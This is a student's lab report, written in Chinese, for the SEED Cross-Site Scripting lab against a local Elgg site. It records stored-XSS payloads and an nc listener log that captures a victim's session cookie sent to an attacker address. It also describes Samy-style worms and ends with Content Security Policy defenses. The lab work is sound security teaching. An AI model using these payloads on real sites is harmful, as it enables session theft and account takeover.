

Cross-Site Scripting (XSS) Attack Lab

姓名：王子卓

学号：57123242

实验报告需求：按实验指导书按步执行，实验报告记录执行的命令，对执行结果截屏，并对指导书中提出的问题进行回答和截屏展示。

1、实验环境设置

1.1 启动 Docker，并进入 docker 环境, 准备实验

任务：启动 docker 并进入实验环境，检查容器、DNS 和数据库设置
命令： cd Labsetup dcup
截图：
dockps
截图：
DNS 和数据库检查 sudo nano /etc/hosts
截图：

2、实验步骤

2.1 Task 1: Posting a Malicious Message to Display an Alert Window

任务：根据任务书要求在 elgg 的 profile 中插入攻击代码实现弹窗。

位置：SEED

命令：
`<script>alert(' XSS ');</script>`

截图

AdaWang

Edit avatar

Edit profile

Add widgets

Activity

Blogs

Bookmarks

Files

Pages

Wire post

图 1：这是我们的攻击者账户 AdaWang

Boby

Edit avatar

Edit profile

Add widgets

Activity

Blogs

Bookmarks

图 2：这是我们的受害者账户 Boby

Edit profile

Display name

AdaWang

About me

Embed content

Edit HTML

body

p

Public

AdaWang

Edit avatar

Edit profile

Change your settings

Account statistics

Notifications

Group notifications

图 3：修改前的个人档案，注意要把 HTML 改成 visual editor

Edit profile

Display name

AdaWang

About me

Embed content

Visual editor

<script>alert('XSS');</script>

AdaWang

Edit avatar

Edit profile

图 4：修改后的个人档案




图 5：通过 Bobby 帐号点进 Ada 主页后，出现了预期弹窗

结果说明：

点击 Save 时，Elgg 会刷新页面并重定向回 Ada 的个人主页（Profile 页面）。因为这个脚本是存储型 XSS（Stored XSS），它已经被保存到了服务器的数据库里。页面刷新加载时，浏览器会解析 Ada 主页的 HTML 代码，读到<script>alert('XSS');</script>这一行，所以立即执行了弹窗。

2.2 Task 2: Posting a Malicious Message to Display Cookies

任务：根据任务书要求在 elgg 的 profile 中插入攻击代码实现弹窗显示 cookie
环境：SEED

命令
<script>alert(document.cookie);</script>

截图（可以有多组）

Edit profile

Display name

AdaWang

About me

Embed content

Visual editor

<script>alert(document.cookie);</script>

AdaWang

Edit avatar

Edit profile

图 1：修改 AdaWang 的 profile




图 2：攻击者本机弹窗




图 3：受害者访问时弹窗

结果说明：

代码中的 `document.cookie` 是 JavaScript 的一个属性，它永远指向当前正在浏览这个页面的用户。当 Bobby 访问时，它读取的就是 Bobby 浏览器里保存的 Cookie。这证明了攻击者植入的代码可以在受害者的浏览器中获取其敏感隐私数据。

2.3 Task 3: Stealing Cookies from the Victim's Machine

任务：按任务书要求，要求在 elgg 的 profile 中插入攻击代码实现窃取 cookie。

环境：SEED

命令

```
nc -lknv 5555
```

截图（可以有多组）

```
[09/08/26]seed@VM:~/Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
█
```

图 1：攻击机启动监听

Edit profile

Display name

AdaWang

About me

<script>document.write(""/>);</script>

Embed content Visual editor

Edit avatar

Edit profile

图 2：修改攻击者主页 profile

```
[09/08/26]seed@VM:~/Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 44810
GET /?c=Elgg%3D5bdthvd8glc1t8hce4qsr79uem HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/AdaWang
```

图 3：保存修改后，会在监听终端收到攻击者自己的 cookie

```
Connection received on 10.0.2.15 44836
GET /?c=Elgg%3Dmlffkttt93e3lr4jt8knjqlrqi HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/AdaWang
```

图 4：登录受害者帐号，访问 Ada 的主页，收到 Boby 的 cookie

结果说明：

这行代码在页面中创建了一个看不见的图片，浏览器去加载这张“图片”时，实际上会把 Cookie 拼接到攻击者的 IP 地址后面，发往终端。保存修改后，网页刷新后，会看到自己的 cookie，登录受害者帐号后访问 Ada 的主页，服务器端会收到受害者的 cookie

2.4 Task 4: Becoming the Victim's Friend

任务：按任务书要求，模仿 myspace 的 samy 攻击，在 samy 的 profile 中插入攻击代码实现自动添加好友攻击

环境：SEED

命令

`elgg.session.user.guid`

截图（可以有多组）




图 1：F12 得到 Ada 的 GUID 为 59




图 2：未添加好友时，有一个 add friend 按钮




图 3：通过 F12 捕获点击 add 时的请求




图 3：捕获添加好友的 GET 请求格式，得到 elgg_ts 和 elgg_token




图 4：修改攻击者 profile



图 5：点进 Boby 主页前，好友列里没有 Ada




图 6：点进主页以后再退出，发现 Ada 自动出现在好友列表了

结果说明：



添加好友（Samy Worm，不自传播）

问题 1: Explain the purpose of Lines A and A, why are they are needed?

它们是 Elgg 的 CSRF（跨站请求伪造）防御令牌。服务器在处理添加好友等敏感操

作时，会验证这两个参数是否与当前会话匹配。如果没有它们，服务器会返回 403 错误拒绝请求。我们的脚本通过 elgg.security.token 从受害者（Boby）的浏览器中自动读取了当前有效的令牌，从而成功绕过了防御。
问题 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?
通常不能。因为编辑器模式会对输入进行转义（如把<变成<），导致<script>变成普通文本而无法执行。除非编辑器本身存在其他漏洞（如允许 onerror 事件），否则攻击会失败。

2.5 Task 5: Modifying the Victim's Profile

任务：按任务书要求，模仿 myspace 的 samy 攻击，在 samy 的 profile 中插入攻击代码实现自动修改 profile 攻击 环境：SEED
命令
截图（可以有多组）  图 1：捕获修改 profile 的 POST 请求格式  图 2：修改攻击者 profile




图 3: 访问完 AdaWang 的主页以后, 发现自己的 profile 被修改了

结果说明：

修改受害者 profile

问题 1: Why do we need Line A? Remove this line, and repeat your attack. Report and explain your observation.

这行代码用来保护攻击者自己的资料不被篡改。如果去掉这行，当 AdaWang 自己登录并查看自己的主页时，脚本同样会执行，向服务器发送修改资料的请求，AdaWang 自己的“About Me”会被覆盖成“Hacked by AdaWang!”。这会破坏 Ada 的主页，导致她主页里的攻击代码被擦除，后续其他人再访问她的主页时，就无法被感染了。

2.6 Task 6: Task 6: Writing a Self-Propagating XSS Worm

任务：按任务书要求，模仿 myspace 的 samy 攻击，使用 link 方法在 samy 的 profile 中插入攻击代码实现攻击代码的自动传播

环境: SEED

命令

```
mkdir worm_server
```

```
cd worm_server
```

```
cat > worm.js << 'EOF'
```

...

EOF //这里文件内容简写了

```
python3 -m http.server 8000
```

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...

截图（可以有多个）

```
[09/08/26] seed@VM:~/Labsetup$ mkdir worm_server
[09/08/26] seed@VM:~/Labsetup$ cd worm_server
[09/08/26] seed@VM:~/.../worm_server$ cat > worm.js << 'EOF'
> window.onload = function() {
// 1. 获取令牌
```

图 1: 创建 worm.json 文件

```
[09/08/26]seed@VM:~/.../worm_server$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

图 2：启动黑客服务器




图 3：验证 worm 可访问




图 4：修改攻击者 profile




图 5：Boby 访问了 Ada 以后，profile 也被修改了

结果说明：

自传播 worm link 方法

注：

这种做法虽然简洁，但一旦攻击者服务器被管理员发现并关闭，所有蠕虫都会失活

任务：按任务书要求，模仿 myspace 的 samy 攻击，使用 DOM 方法在 samy 的 profile 中插入攻击代码实现攻击代码的自动传播

环境：SEED

命令

截图（可以有多组）




图 1：修改攻击者 profile




图 2：Boby 访问完 Ada，profile 里出现了 worm 代码




图 3：Circe 访问 Bobby 后，profile 里也出现了 worm，实现了自传播

结果说明：
自传播 worm，DOM 方法

2.7 Task 7: Defeating XSS Attacks Using CSP (*5 分)

任务：按任务书要求，架设 CSP 实验环境，访问实验页面，按任务书要求执行实验步骤，观察实验结果，理解 CSP 防御效果
环境：SEED
命令 chown www-data:www-data /var/www/csp/*.html /var/www/csp/*.php /var/www/csp/*.js chmod 644 /var/www/csp/*.html /var/www/csp/*.php /var/www/csp/*.js service apache2 restart nano /etc/apache2/sites-available/apache_csp.conf
截图（可以有多组）




图 1、2、3：这里是因为文件权限问题出现了报错，我们进行一个简单的调整




图 4：example32a




图 5：example32b




图 6：example32c

```
|root@d321af3c7fe3:/# nano /etc/apache2/sites-available/apache_csp.conf
```

图 7: 修改 apache 配置文件

```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example60.com \
        scripy-src 'self' *.example70.com \
    "
</VirtualHost>
```

图 8: 具体修改内容展示 (增加 example60)




图 9: 修改后 example32b 的 5、6 显示正常

```
|root@d321af3c7fe3:/# nano /var/www/csp/phpindex.php
```

图 10: 修改 example32c 的 PHP 代码

```
GNU nano 4.8 /var/www/csp/phpindex.php Modified
<?php
    $cspheader = "Content-Security-Policy:".
        "default-src 'self';".
        "script-src 'self' 'nonce-111-111-111' *.example60.com *.example70.com";
    header($cspheader);
?>

<?php include 'index.html';?>
```

图 11: 具体修改内容展示 (增加 example60)

CSP Experiment

1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

图 12: 修改后 example32b 的 1、2、4、5、6 显示正常

结果说明：

- 1、example32a 没有任何 CSP 策略，所有脚本（内联、外部、带 nonce 的、不带 nonce 的）全部允许执行。
- 2、Apache 配置了 script-src 'self' *.example70.com:
 - 4（同源脚本）允许
 - 6（来自 example70）允许
 - 1、2（内联带 nonce 但没配置 nonce 白名单）禁止
 - 3（纯内联）禁止
 - 5（来自 example60）禁止

CSP 防御：

CSP（内容安全策略）通过让 Web 服务器在 HTTP 响应头中声明一个白名单，明确告诉浏览器“哪些来源的脚本是可信的、可以被执行的”，从而从根本上限制了恶意代码的执行空间。

具体机制包括：

1. 禁止不可信的内联脚本：

通过 script-src 策略，默认禁止所有内联<script>代码（除非开发者显式提供匹配的 nonce 或 hash）。攻击者注入的<script>alert(1)</script>由于没有合法的 nonce，会被浏览器直接拒绝执行。
2. 限制外部脚本来源：

通过 script-src 白名单（如'self'、example60.com），浏览器只会加载并执行来自可信域的脚本。攻击者即使注入<script src="http://evil.com/xss.js">，浏览器也会因为该域名不在白名单中而拒绝加载。
3. 禁止危险的内联事件：

CSP 默认禁止 onclick、onerror 等 HTML 事件属性，以及 javascript: 伪协议，堵死了另一条常见的 XSS 利用路径。
4. 禁止动态代码执行：CSP 还可以通过'unsafe-eval'策略控制 eval() 等函数的使用，进一步收紧安全边界。

通过这种“信任白名单”机制，CSP 有效分离了“数据”与“代码”，使得即使攻击者成功将恶意内容注入页面，浏览器也会因违反策略而拒绝执行，从而大幅降低 XSS 攻击的风险。